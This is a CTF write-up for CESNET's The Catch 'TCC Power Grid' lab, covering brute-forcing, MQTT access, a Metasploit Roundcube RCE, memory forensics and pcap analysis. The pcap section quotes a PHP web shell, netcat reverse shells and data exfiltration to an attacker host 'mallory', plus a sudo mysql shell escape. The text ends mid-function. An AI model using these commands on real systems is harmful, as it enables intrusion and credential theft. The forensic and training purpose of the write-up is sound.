

TCC Power Grid



The Catch by CESNET

Write up by moNNster

VPN access

To ensure proper access to the network, we just use the provided VPN config and connect. The test pages then provide flag in 2 fragments:

volt.powergrid.tcc



IPv4 VPN Test

Your VPN is IPv4 ready, first part of code is `FLAG{mkuV-TEnW.`

ampere.powergrid.tcc



IPv6 VPN Test

Your VPN is IPv6 ready, second part of code is `-s{Yz-TFnX}.`

Void foundry

Watching the provided video carefully, we may notice a URL and credentials are disclosed:




Upon testing the credentials, they turn out to be valid and reveal the flag:

voidfoundry.powergrid.tcc/index.php

Sign In

Void foundry control room OFFLINE



S/N: FLAG(hvY2-tPOu-sze9-Xx5h)

Reactor startup

We are presented with a terminal interface that accepts commands, but only the first and last one are known. It turns out by entering a wrong command the interface hints the next expected one in the sequence:


```
Error: Invalid sequence. Item 'Deploy Whisker Sensor Array' missing. System reset.
```

Executed Commands Log:

With a little help of AI and a couple minutes to realize I need to make the script keep the session cookie to work properly, I was able to put together a script to grab the new commands and save them into a file. It was then necessary just to run the script in a loop until the last command is approached, and the interface gives us the flag:

```
Sending: command=Phase the Power Plant
Missing command: Check Purr-to-Volt Converter Coils
Updated commands.txt with the missing command. Restarting in 2 seconds...
Sending: command=Initiate Control Circuits
Sending: command=Deploy Whisker Sensor Array
Sending: command=Initiate Cuddle-Heat Exchanger
Sending: command=Prime Catnap Capacitor Bank
Sending: command=Prime Yarn-Ball Cooling Fans
Sending: command=Calibrate Scratch-Post Stabilizer
Sending: command=Enable Laser Pointer Control Panel
Sending: command=Trigger Kibble Fuel Injector
Sending: command=Ignite Catnip Combustion Chamber
Sending: command=Initiate Snuggle Containment Field
Sending: command=Mobilize Paw-Kneading Rhythm Generator
Sending: command=Enable Fur-Static Charge Collector
Sending: command=Calibrate Milk Valve Regulator
Sending: command=Enable Cuddle-Grid Synchronizer
Sending: command=Deploy Nap-Time Auto-Shutdown Relay
Sending: command=Trigger Paw-Print Main Breaker
Sending: command=Deploy Grooming Station
Sending: command=Initiate Meow Frequency Modulator
Sending: command=Tune Purr Resonance Chamber
Sending: command=Engage Harmony Purr Amplifier
Sending: command=Prime Purr Frequency Equalizer
Sending: command=Check Purr-to-Volt Converter Coils
Sending: command=Phase the Power Plant
FLAG found in response: <IDCTYPE html>
```

```
14 def send_command(session, command):
15     """Send a POST request with the given command as payload using the session."""
16     payload = {"command": command}
17     try:
18         response = session.post(url, data=payload, proxies=proxies)
19         return response.text
20     except requests.exceptions.RequestException as e:
21         return f"An error occurred: {e}"
22
23 def extract_missing_item(response):
24     """Extract the missing item from the error message."""
25     pattern = r"Item &#039;(.*)&#039;; missing\."
26     match = re.search(pattern, response)
27     if match:
28         return match.group(1)
29     return None
30
31 def update_commands_file(missing_item):
32     """Add the missing item as the second-to-last line in commands.txt."""
33     with open("commands.txt", "r") as file:
34         lines = file.readlines()
35
36     if len(lines) >= 1:
37         lines.insert(-1, f"{missing_item}\n")
38     else:
39         lines.append(f"{missing_item}\n")
40
41     with open("commands.txt", "w") as file:
42         file.writelines(lines)
43
44 def main():
45     # Create a session to persist cookies
46     session = requests.Session()
47
48     with open("commands.txt", "r") as file:
49         commands = file.readlines()
50
51     for command in commands:
52         command = command.strip()
53         payload = f"command={command}"
54         print(f"Sending: {payload}")
55
56         response = send_command(session, command)
57
58         if "FLAG" in response:
59             print(f"FLAG found in response: {response}")
60             sys.exit(0)
61
62         if "Error: Invalid sequence." in response:
63             missing_item = extract_missing_item(response)
64             if missing_item:
65                 print(f"Missing command: {missing_item}")
66                 update_commands_file(missing_item)
67                 print("Updated commands.txt with the missing command. Restarting in 2 seconds...")
68                 time.sleep(2)
69                 os.execv(sys.executable, [sys.executable] + sys.argv)
70             break
71         elif "Command accepted. Sequence valid so far. Enter the next one." not in response:
72             print("Stopping further commands.")
73             break
74
75 if __name__ == "__main__":
76     main()
```



TCC Reactor Control

```
Command executed successfully. TCC Reactor
ONLINE. Start sequence logged: FLAG{WuYg-ynFt-
US0N-ZYv9}
```


Sunday expansion pack

We're provided with a regex crossword. Since I didn't know any tools to help solving such challenge and trying to bother AI felt too time consuming, I used the good old pen&paper method and just upgraded it a little bit to mouse&MSPaint. It was not even necessary to solve the whole crossword and the flag could be obtained with just a little guesswork:

	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	
A	H	T	T	P	:	/	/		O		E						S	
B	O		T	H	C	H	H	H		H	T	A						
C	H	H				O	D	O		I	D	D	I					
D	O	O		.	P	O	W	E	R	G	R	I	D	.	T	C	C	
E	H	T			E	D	L		C	C	M	I		.	T		C	
F	O											I					S	
G					R	A												
H					E	E	L								S			
I		D			G	E	I		T		.			C		C		
J					E	A	A										O	
K					X	E	S	E									-	
L		E		E		E	E	O	V	E			O	R	D	X	X	
M							G		P	G		P	E	P	C	S	S	
N						P	R		P	R			D	O	G	D	O	G

← → ↺ 🔒 regex-overlordxx.powergrid.tcc ☆ 📄 ⌵ ☰

The Null Hypothesis Herald - Sunday Regex Crossword



Four kittens, four seasons, discount for four months of our magazine —
grab your discount code now: FLAG{Ea69-T4oz-dzat-KJbT}

Sensor array

The task here suggests that data is being transmitted to `broker.powergrid.tcc` so my first thought was to port scan this host to see what services there are. This revealed a Message Queuing Telemetry Transport protocol at port 1883:

```
$ nmap -Pn -sV -p 1-10000 broker.powergrid.tcc
Starting Nmap 7.80 ( https://nmap.org ) at 202
Nmap scan report for broker.powergrid.tcc (10.
Host is up (0.035s latency).
Other addresses for broker.powergrid.tcc (not
Not shown: 9999 closed ports
PORT      STATE SERVICE VERSION
1883/tcp  open  mqtt
```

From here, I tried to subscribe using different combinations of default usernames/passwords, adjusting the parameters as AI and Google hinted, but without any luck.

```
mosquitto_sub -h broker.powergrid.tcc -t "#" -p 1883 -v
mosquitto_sub -h broker.powergrid.tcc -t "#" -u "admin" -P "admin" -v
mosquitto_sub -h broker.powergrid.tcc -t "#" -u "guest" -P "guest" -v
mosquitto_sub -h broker.powergrid.tcc -t "#" -u "guest" -P "guest" -v
mosquitto_sub -h broker.powergrid.tcc -t "#" -u "sensor" -P "sensor" -v
```

After some time, I suspected I may have missed something and went back to scanning. After some rounds of trying different scan options, I hit a Simple Network Management Protocol at port 161:

```
$ sudo nmap -sU broker.powergrid.tcc
Starting Nmap 7.80 ( https://nmap.org )
Nmap scan report for broker.powergrid.tcc
Host is up (0.039s latency).
Other addresses for broker.powergrid.tcc
Not shown: 999 closed ports
PORT      STATE SERVICE
161/udp  open  snmp
```

Checking the banner on this service provides additional hint that was crucial to solve this task:

```
$ snmp-check 10.99.25.50
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 10.99.25.50:161 using SNMPv1 and community 'public'

[*] System information:

Host IP address      : 10.99.25.50
Hostname             : Mosquitto
Description           : MQTT broker for power grid sensors. Only reader has the rights to subscribe to a topic!
Contact              : -
Location              : DC A, area 51
Uptime snmp          : -
Uptime system        : 9 days, 13:42:24.55
System date          : -
```

Sure enough, with the correct user we can now subscribe to the messaging service successfully:

```
$ mosquitto_sub -h broker.powergrid.tcc -u reader -P reader -t "#" -v
sensors/prod FLAG{0hs0-SiJm-T05B-46HD}
sensors/dev3 TEST{84GL-Fm58-wE4P-rB54}
sensors/dev1 TEST{1vX4-7hk7-a16H-pi45}
sensors/dev2 TEST{bvX2-B8k7-3b6H-MY8p}
sensors/prod FLAG{0hs0-SiJm-T05B-46HD}
sensors/dev3 TEST{84GL-Fm58-wE4P-rB54}
sensors/dev1 TEST{1vX4-7hk7-a16H-pi45}
```



Temporary webmail

Here we're provided with a webmail login interface. After looking around for a bit and noticing this is apparently a Roundcube webmail, I run dirbuster and a folder that caught my attention was **backup**:

← → ↻

webmail.powergrid.tcc/backup/

Index of /backup

Name	Last modified	Size	Description
 Parent Directory		-	
 maildir-20150507.tgz	2025-09-04 21:06	101M	


Apache/2.4.58 (Ubuntu) Server at webmail.powergrid.tcc Port 80


After downloading the backup, I started looking for some juicy info. One of the task hints suggested testing accounts start with "ADM400" so I searched for that and found a mention of password initially set for this user:


```
C:\TheCatch2025\maildir-20150507\maildir-20150507>findstr -spin "ADM400" *.*
maildir\dorland-c\all_documents\200_:30:as the old one and is working fine down here. The USERID is ADM40092 and the
maildir\dorland-c\discussion_threads\175_:30:as the old one and is working fine down here. The USERID is ADM40092 and the
maildir\dorland-c\sent\182_:30:as the old one and is working fine down here. The USERID is ADM40092 and the
```


```
21 Torrey Moorer
22 08/14/2000 06:51 PM
23 To: Chris Dorland/CAL/ECT@ECT
24 cc: Attila Pazmandi/CAL/ECT@ECT
25 Subject: New USERID
26
27 Chris,
28
29 We have set up a new USERID for you which has all of the same trading rights
30 as the old one and is working fine down here. The USERID is ADM40092 and the
31 default password on it is "WELCOME6". Just let me know if you have any
32 trouble at all with it in the morning. In the meantime, Mark Dilworth and Jay
33 Webb are still looking over the old USERID to see what exactly is happening
34 with it.
35
36 Torrey
37
```

Luckily this password still worked, and I could see stuff going on in the mailbox straight away:

 Compose

 Mail

 Contacts

 Settings


adm40092@localhost

Select Threads Options Refresh


Inbox 5

Search...


} nc 10.200.0.28 4444

 {} ;} nc 10.200.0.28 4444

} nc 10.200.0.28 4444

 {} ;} nc 10.200.0.28 4444

} nc 10.200.0.28 4444

 {} ;} nc 10.200.0.28 4444

ADM40092@localhost.cesnet... Today 12:12

(no subject)

ADM40092@localhost.cesnet... Today 12:12

(no subject)

At first I thought this was some hints for how to proceed in the challenge, so I was exploring the commands appearing and CVE's mentioned, but I soon realized this was likely just other CTF players attempting to exploit the system at the same time. Nonetheless I've researched some of the information observed to try and do the same, which eventually led me to discover CVE-2025-49113 and a Metasploit module for exactly this vulnerability:

```
msf6 exploit(multi/http/roundcube_auth_rce_cve_2025_49113) > show options

Module options (exploit/multi/http/roundcube_auth_rce_cve_2025_49113):



| Name      | Current Setting       | Required | Description                                                                 |
|-----------|-----------------------|----------|-----------------------------------------------------------------------------|
| HOST      |                       | no       | The hostname of Roundcube server                                            |
| PASSWORD  | WELCOME6              | yes      | Password to login with                                                      |
| Proxies   |                       | no       | A proxy chain of format type:host:port[,type:host:port][...]                |
| RHOSTS    | webmail.powergrid.tcc | yes      | The target host(s), see https://github.com/sing-Metasploit                  |
| RPORT     | 80                    | yes      | The target port (TCP)                                                       |
| SRVHOST   | 0.0.0.0               | yes      | The local host or network interface to listen on (0.0.0.0 = all interfaces) |
| SRVPORT   | 8080                  | yes      | The local port to listen on                                                 |
| SSL       | false                 | no       | Negotiate SSL/TLS for outgoing connection                                   |
| SSLCert   |                       | no       | Path to a custom SSL certificate (default is \$FRODOSS_CERT_PATH)           |
| TARGETURI | /                     | yes      | The URI of the Roundcube Application                                        |
| URIPATH   |                       | no       | The URI to use for this exploit (default is \$FRODOSS_PATH)                 |
| USERNAME  | ADM40092              | yes      | Email User to login with                                                    |
| VHOST     |                       | no       | HTTP server virtual host                                                    |



Payload options (linux/x64/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 10.200.0.78     | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name          |
|----|---------------|
| 0  | Linux Dropper |



msf6 exploit(multi/http/roundcube_auth_rce_cve_2025_49113) > exploit
```

After exploring the system for a bit, a file called `pwned` revealed a base64 encoded flag:

```
cat pwned
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
ubuntu:x:100:100:Ubuntu:/home/ubuntu:/bin/bash
_galera:x:100:65534::/nonexistent:/usr/sbin/nologin
mysql:x:101:101:MariaDB Server,,,:/nonexistent:/bin/false
dovecot:x:102:103:Dovecot mail server,,,:/usr/lib/dovecot:/usr/sbin/nologin
dovenull:x:103:104:Dovecot login user,,,:/nonexistent:/usr/sbin/nologin
postfix:x:104:105::/var/spool/postfix:/usr/sbin/nologin
flag:x:65535:65535:RkxBR3tXbThuLXQ1cWUteEhueS1nNedPfQ==:/nonexistent:/usr/sbin/nologin
adm40092:x:1001:1001::/home/adm40092:/bin/sh
```

Inaccessible backup

We are tasked with analyzing a memory dump for this challenge. The hint suggests an OS that the server was running, and the same can be identified by running strings against the file:

```
$ strings inaccessible_backup.dump | grep -i "linux version"
MESSAGE=linux version 6.1.0-38-amd64 (debian-kernel@lists.debian.org) (gcc-12 (Debian 12.2.0-14+deb12u1) 12.2.0, GNU ld (GNU Binutils for Debian) 2.40) #1 SMP PREEMPT_DYNAMIC Debian 6.1.147-1 (2025-08-02)
MESSAGE=linux version 6.1.0-37-amd64 (debian-kernel@lists.debian.org) (gcc-12 (Debian 12.2.0-14+deb12u1) 12.2.0, GNU ld (GNU Binutils for Debian) 2.40) #1 SMP PREEMPT_DYNAMIC Debian 6.1.140-1 (2025-05-22)
linux version 6.1.0-38-amd64 (debian-kernel@lists.debian.org) (gcc-12 (Debian 12.2.0-14+deb12u1) 12.2.0, GNU ld (GNU Binutils for Debian) 2.40) # SMP PREEMPT_DYNAMIC Debian 6.1.147-1 (2025-08-02)
linux version 6.1.0-38-amd64 (debian-kernel@lists.debian.org) (gcc-12 (Debian 12.2.0-14+deb12u1) 12.2.0, GNU ld (GNU Binutils for Debian) 2.40) #1 SMP PREEMPT_DYNAMIC Debian 6.1.147-1 (2025-08-02)
linux version 6.1.0-38-amd64 (debian-kernel@lists.debian.org) (gcc-12 (Debian 12.2.0-14+deb12u1) 12.2.0, GNU ld (GNU Binutils for Debian) 2.40) #1 SMP PREEMPT_DYNAMIC Debian 6.1.147-1 (2025-08-02)
```

It turned out we may be required to build our own profile and symbol table to be able to run Volatility against this dump. I've attempted this with the guidance of AI assistants, downloading and building linux kernel for the first time with the thought "I have no idea what I'm doing" constantly in my mind. Nevertheless this eventually seemed successful, but around the same time I've also learned about Volatility3 option `remote-isf-url` which allows fetching symbols from remote URL rather than locally and stumbled upon <https://github.com/Abyss-W4tcher/volatility3-symbols> which had a lot of them for various OS and kernel variants. This also seemed to work fine, so I was able to start digging around the memory.

Naturally I started by checking the process list and files, searching for anything related to backups. Two files caught my attention:

ce	InodeNum	InodeAddr	FileType	InodePages	CachedPages	FileMode	AccessTime	ModificationTime	ChangeTime	FilePath	InodeSize
0x8c0c029c93c8	REG 1	1	-rw-r--r--	2025-09-03 12:39:01.152000	UTC	2025-09-03 12:22:11.770582	UTC	2025-09-03 12:37:04.122393	UTC	/root/.ssh/backup_key.pub	106
0x8c0c029ca1c0	REG 1	1	-rw-----	2025-09-03 12:39:01.164000	UTC	2025-09-03 12:22:11.770582	UTC	2025-09-03 12:37:04.122393	UTC	/root/.ssh/backup_key	419

With Volatility3 it was rather trivial to extract the files from memory. Surprisingly, one of them hinted on where the key is to be used:

```
1  ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIP+k1zEHvb6XqD8k6k+E71dxIPP+sL6fdCX+/Td1jiNJ bkp@backup.powergrid.tcc
2
```

```
1  -----BEGIN OPENSSH PRIVATE KEY-----
2  b3B1bnNzaC1rZXktdjEAAAABAG5vbmUAAAABbm9uZQAAAAAAAAABAAAAMwAAAAAtzc2gtZW
3  QyNTUxOQAAACD/pNcxB72+l6g/J0pPh09XcYjz/rC+n3Q1/v03dY4jSQAAAKCumQYsrpkG
4  LAAAAAtzc2gtZWQyNTUxOQAAACD/pNcxB72+l6g/J0pPh09XcYjz/rC+n3Q1/v03dY4jSQ
5  AAACvUkQRNBmF/imckIfnKnRCRCtb4XnZqYjSNAiw/ngWdf+k1zEHvb6XqD8k6k+E71dx
6  IPP+sL6fdCX+/Td1jiNJAAAAGGJrcEBiYWNrdXAucG93ZXJncmlkLnRjYwECAwQF
7  -----END OPENSSH PRIVATE KEY-----
```

From there, the obvious thing to try was just using the private key file to connect, and that in turn revealed the flag:

```
$ ssh -i ./inaccessible_backup/backup_key bkp@backup.powergrid.tcc
FLAG{VDg1-MfVg-LsJI-NOS4}
Connection to backup.powergrid.tcc closed.
```


Suspicious communication

Here we're provided with a packet capture of communication of supposedly compromised server. For such cases, I like to start looking at a HTTP traffic since that is quite straight forward usually and then also look for POST requests since we could assume data was sent to the server at some point of the intrusion. First thing I've noticed was a lot of requests for paths in alphabetical sequence, mostly responded with 404, which could indicate some kind of scan. Next, there are some URL's responded with more interesting status codes:

Full request URI	Info
http://server-www/	HTTP/1.1 200 OK
http://server-www/	HTTP/1.1 200 OK
http://server-www/	HTTP/1.1 200 OK
http://server-www/	HTTP/1.1 200 OK
http://server-www/	HTTP/1.1 200 OK
http://server-www/	HTTP/1.1 200 OK
http://server-www/filemanager.php	HTTP/1.0 401 Unauthorized (text/html)
http://server-www/app/	HTTP/1.0 401 Unauthorized (text/html)
http://server-www/app/	HTTP/1.1 200 OK (text/html)
http://server-www/filemanager.php?p=uploads&upload	HTTP/1.1 302 Found
http://server-www/filemanager.php?p=uploads	HTTP/1.1 200 OK (text/html)
http://server-www/uploads/ws.php	HTTP/1.1 200 OK (text/html)
http://server-www/uploads/ws.php	HTTP/1.1 200 OK
http://server-www/	HTTP/1.1 200 OK
http://server-www/	HTTP/1.1 405 Method Not Allowed (text/html)
http://server-www/	HTTP/1.1 200 OK

The `filemanager.php` upload seems like a good pivot point for our investigation, since we can see an upload of `ws.php` file which appears to be a simple PHP command shell:

```
POST /filemanager.php?p=uploads&upload HTTP/1.1
Host: server-www
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Length: 367
Content-Type: multipart/form-data; boundary=5c71eedfb004e4a84d2b08c29b9a75ce
Authorization: Basic YWxpY2U6dGVzdGVy

--5c71eedfb004e4a84d2b08c29b9a75ce
Content-Disposition: form-data; name="upload[]"; filename="ws.php"

<?php if($_POST['c']){system($_POST['c']);} ?>

--5c71eedfb004e4a84d2b08c29b9a75ce
Content-Disposition: form-data; name="p"

uploads
--5c71eedfb004e4a84d2b08c29b9a75ce
Content-Disposition: form-data; name="upl"

1
--5c71eedfb004e4a84d2b08c29b9a75ce--
```

In the subsequent calls to `ws.php`, we notice commands executed by perpetrator. First a whoami:

```
POST /uploads/ws.php HTTP/1.1
Host: server-www
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Length: 8
Content-Type: application/x-www-form-urlencoded
Authorization: Basic YWxpY2U6dGVzdGVy

c=whoami
HTTP/1.1 200 OK
Date: Wed, 16 Jul 2025 08:06:39 GMT
Server: Apache/2.4.62 (Debian)
Content-Length: 9
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

www-data
```

And then a reverse shell using Netcat on port 42121:

```
Hypertext Transfer Protocol
▶ POST /uploads/ws.php HTTP/1.1\r\n
  Host: server-www\r\n
  User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)\r\n
  Accept-Encoding: gzip, deflate\r\n
  Accept: */*\r\n
  Connection: keep-alive\r\n
▶ Content-Length: 37\r\n
  Content-Type: application/x-www-form-urlencoded\r\n
▶ Authorization: Basic YWxpY2U6dGVzdGVy\r\n
  \r\n
  [Response in frame: 111772]
  [Full request URI: http://server-www/uploads/ws.php]
  File Data: 37 bytes
HTML Form URL Encoded: application/x-www-form-urlencoded
▼ Form item: "c" = "nc -e /bin/sh mallory 42121 &"
  Key: c
  Value: nc -e /bin/sh mallory 42121 &
```

Naturally, the next step was looking at traffic over that port:

```
Wireshark · Follow TCP Stream (tcp.stream eq 11678) · suspicious_communication.pcap

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uname -a
Linux 2c1c649ff17d 6.1.0-37-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.140-1 (2025-05-22) x86_64 GNU/Linux
whoami
www-data
pwd
/var/www/html/uploads
df -h
Filesystem      Size  Used Avail Use% Mounted on
overlay          98G   44G   51G   47% /
tmpfs            64M    0    64M    0% /dev
shm             64M    0    64M    0% /dev/shm
/dev/sda2        98G   44G   51G   47% /shared
tmpfs            3.9G    0   3.9G    0% /proc/acpi
tmpfs            3.9G    0   3.9G    0% /sys/firmware

tar -czf /tmp/html.tgz /var/www/html
cat /tmp/html.tgz | nc mallory 42122
sudo -l

Matching Defaults entries for www-data on 2c1c649ff17d:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User www-data may run the following commands on 2c1c649ff17d:
    (root) NOPASSWD: /usr/bin/mysql*

sudo /usr/bin/mysql -e '\! nc -e /bin/sh mallory 42123'
exit
```

Here we can see the hostname of the system is `2c1c649ff17d`. Next, the html directory is being compressed and exfiltrated over port 4212 and another reverse shell established with the help of Netcat and MySQL with superuser privileges over port 42123.

Extracting the data from the first stream should be easy and parsing through the code, several references to “flag” can be found:

```
Line 2008: <p><a href="/app/backupflag.php" class="btn btn-danger">Create and Download Encrypted Backup of Flag</a></p>
Line 2097: $flagPath = "/secrets/flag.txt";
Line 2100: if (!file_exists($flagPath)) {
Line 2101:     die("Flag file not found.");
Line 2104: $flagData = file_get_contents($flagPath);
Line 2109: $encrypted = openssl_encrypt($flagData, 'aes-256-cbc', $key, 0, $iv);
```

Further inspecting the logic it seems the flag is stored in `/secrets/flag.txt` and transferred in encrypted form as `backup.enc`:

```
2092 if (!is_admin()) {
2093     http_response_code(403);
2094     die('Access denied. Only admin can create backup.');
```

```
2095 }
2096
2097 $flagPath = "/secrets/flag.txt";
2098 $password = current_pass();
2099
2100 if (!file_exists($flagPath)) {
2101     die("Flag file not found.");
2102 }
2103
2104 $flagData = file_get_contents($flagPath);
2105
2106 $iv = substr(hash('sha256', 'iv' . $password), 0, 16);
2107 $key = hash('sha256', $password, true);
2108
2109 $encrypted = openssl_encrypt($flagData, 'aes-256-cbc', $key, 0, $iv);
2110 if ($encrypted === false) {
2111     die("Encryption failed.");
2112 }
2113
2114 // NabÃ-dne soubor k downloadu
2115 header('Content-Type: application/octet-stream');
2116 header('Content-Disposition: attachment; filename="backup.enc"');
2117 header('Content-Length: ' . strlen($encrypted));
2118
2119 echo $encrypted;
2120 exit;
```

Looking at the other reverse shell, we see the user account file inspected, then a curl call to get a secret that is next used to encrypt the data that is being exfiltrated over ports 42124 & 42125:

```
Wireshark · Follow TCP Stream (tcp.stream eq 11682) · suspicious_communication.pcap

cat /etc/passwd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
mysql:x:100:101:MySQL Server,,,:/nonexistent:/bin/false
messagebus:x:101:102::/nonexistent:/usr/sbin/nologin
tcpdump:x:102:104::/nonexistent:/usr/sbin/nologin
webmaster:x:1000:1000,,,:/home/webmaster:/bin/bash

tar zcf /tmp/all.tgz /etc /root /home
curl -k -s https://mallory:42120/pincode/"hostname -f" > /tmp/secret
ls -alh /tmp

total 17K
drwxrwxrwt 1 root root 4.0K Jul 16 08:07 .
drwxr-xr-x 1 root root 4.0K Jul 16 08:05 ..
-rw-r--r-- 1 root root 17M Jul 16 08:07 all.tgz
-rw-r----- 1 root root 182 Jul 16 08:05 apache2-stderr---supervisor-gvzlqfv.log
-rw-r----- 1 root root 0 Jul 16 08:05 apache2-stdout---supervisor-l6ohlz0u.log
-rw-r--r-- 1 www-data www-data 46K Jul 16 08:07 html.tgz
-rw-r----- 1 root root 0 Jul 16 08:05 mysqld_safe-stderr---supervisor-g6ruwbqj.log
-rw-r----- 1 root root 135 Jul 16 08:05 mysqld_safe-stdout---supervisor-lct36jfa.log
drwxr-xr-x 2 root root 4.0K Jul 16 08:05 output
-rw-r----- 1 root root 131 Jul 16 08:05 pcap-stderr---supervisor-cl8n5_cp.log
-rw-r----- 1 root root 0 Jul 16 08:05 pcap-stdout---supervisor-qrq22yby.log
-rw-r--r-- 1 root root 6 Jul 16 08:07 secret

cat /etc/shadow | openssl enc -aes-256-cbc -e -a -salt -pbkdf2 -iter 10 -pass file:/tmp/secret | nc mallory 42124
cat /tmp/all.tgz | openssl enc -aes-256-cbc -e -a -salt -pbkdf2 -iter 10 -pass file:/tmp/secret | nc mallory 42125
exit
```

Unfortunately, the server is not online anymore for us to try and replay the curl request and moreover the traffic on port 42120 as well as more traffic between the endpoints is TLS encrypted, so the password cannot be recovered from the pcap. Therefore, I've just saved the encrypted data from both streams for later decryption for now. One thing to notice here, however, is that the URL requested by curl points at a path at `/pincode/` which could hint a numeric password.

Because the `/etc/passwd` file was inspected and one of the encrypted files is `/etc/shadow`, we can assume the same usernames would appear in both files. This knowledge can perhaps be used to try and bruteforce the password. We assume it may be a numeric password, so I've put together a little script to try decrypting the data and looking for the string "root" in the decrypted file:

```
#!/bin/bash

encrypted="passwd.bin"
decrypted="temp.txt"

#for i in $(seq -w 0000 9999); do
#for i in $(seq -w 00000 99999); do
for i in $(seq -w 000000 999999); do
    echo "Decrypting with: $i"
    openssl enc -d -aes-256-cbc -salt -pbkdf2 -iter 10 \
        -in "$encrypted" -out "$decrypted" -pass pass:$i 2>/dev/null
    if grep 'root' "$decrypted"; then
        echo "Secret= ${i}";
        break
    fi;
done
```

While 4- and 5-digit guesses were not successful, the next iteration found a valid 6-digit secret in few minutes:

```
Decrypting with: 101523
Decrypting with: 101524
Decrypting with: 101525
root:$y$j9T$zVPzLCqPMzYrtLnKj.SWG.$d5rqQaU42tiE878efwboig8NTo71Eur1Gxmdd1wXnp1:20285:0:99999:7:::
Secret= 101525
```

The same password could now be used to also decrypt the other exfiltrated file saved earlier:

```
(kali@kali)-[~/Downloads/TheCatch25]
$ cat all.b64 | base64 -d > all.bin

(kali@kali)-[~/Downloads/TheCatch25]
$ openssl enc -d -aes-256-cbc -salt -pbkdf2 -iter 10 -in all.bin -out all.tgz -pass pass:101525

(kali@kali)-[~/Downloads/TheCatch25]
$ tar -xzf all.tgz -C ./all

(kali@kali)-[~/Downloads/TheCatch25]
$ ls -la all
total 20
drwxr-xr-x  5 kali kali 4096 Oct 15 05:43 .
drwxr-xr-x  3 kali kali 4096 Oct 15 05:43 ..
drwxr-xr-x 47 kali kali 4096 Jul 16 04:05 etc
drwxr-xr-x  3 kali kali 4096 Jul 16 04:05 home
drwx----- 2 kali kali 4096 Jun 29 20:00 root
```


After exploring the extracted contents for some time, I've noticed a password in `all\home\webmaster\.bash_history`:

```
136 1
137 export USER4_PASS=ExtraStr0ngP4ss
138 printf "user4:$(openssl passwd ${USER4_PASS})\n"
139 sudo rm /opt/iot-gateway-service/docker-compose.y
```

Under `\var\www\html\app\` we can find the application code, specifically the previously found `backup.php` where `/secrets/flag.txt` is being encrypted and transferred, and `admin.php` which hints further how this is done in the user interface:

```
1  <?php
2  require 'auth.php';
3  require_auth();
4
5  require 'templates/header.php';
6  >
7  <h1 class="mb-4">Admin Panel</h1>
8  <?php if (is_admin()): ?>
9      <p><a href="/app/backupFlag.php" class="btn btn-danger">Create and Download Encrypted Backup of Flag</a></p>
10 <?php else: ?>
11     <div class="alert alert-warning">You are not authorized to perform backups.</div>
12 <?php endif; ?>
13 <p class="mt-3"><a href="/app/index.php">← Back to Home</a></p>
14 </div>
15 </body>
16 </html>
```

The required `auth.php` was responsible for validating the credentials against `/etc/apache2/.htpasswd` file to grant admin permission:

```
27 function verify_htpasswd($user, $pass) {
28     $lines = file('/etc/apache2/.htpasswd', FILE_IGNORE_NEW_LINES | FILE_SKIP_EMPTY_LINES);
29     foreach ($lines as $line) {
30         list($ht_user, $hash) = explode(':', trim($line), 2);
31         if ($ht_user === $user) {
32             if (password_verify($pass, $hash)) {
33                 return true;
34             } elseif (crypt($pass, $hash) === $hash) { // fallback for legacy crypt
35                 return true;
36             }
37         }
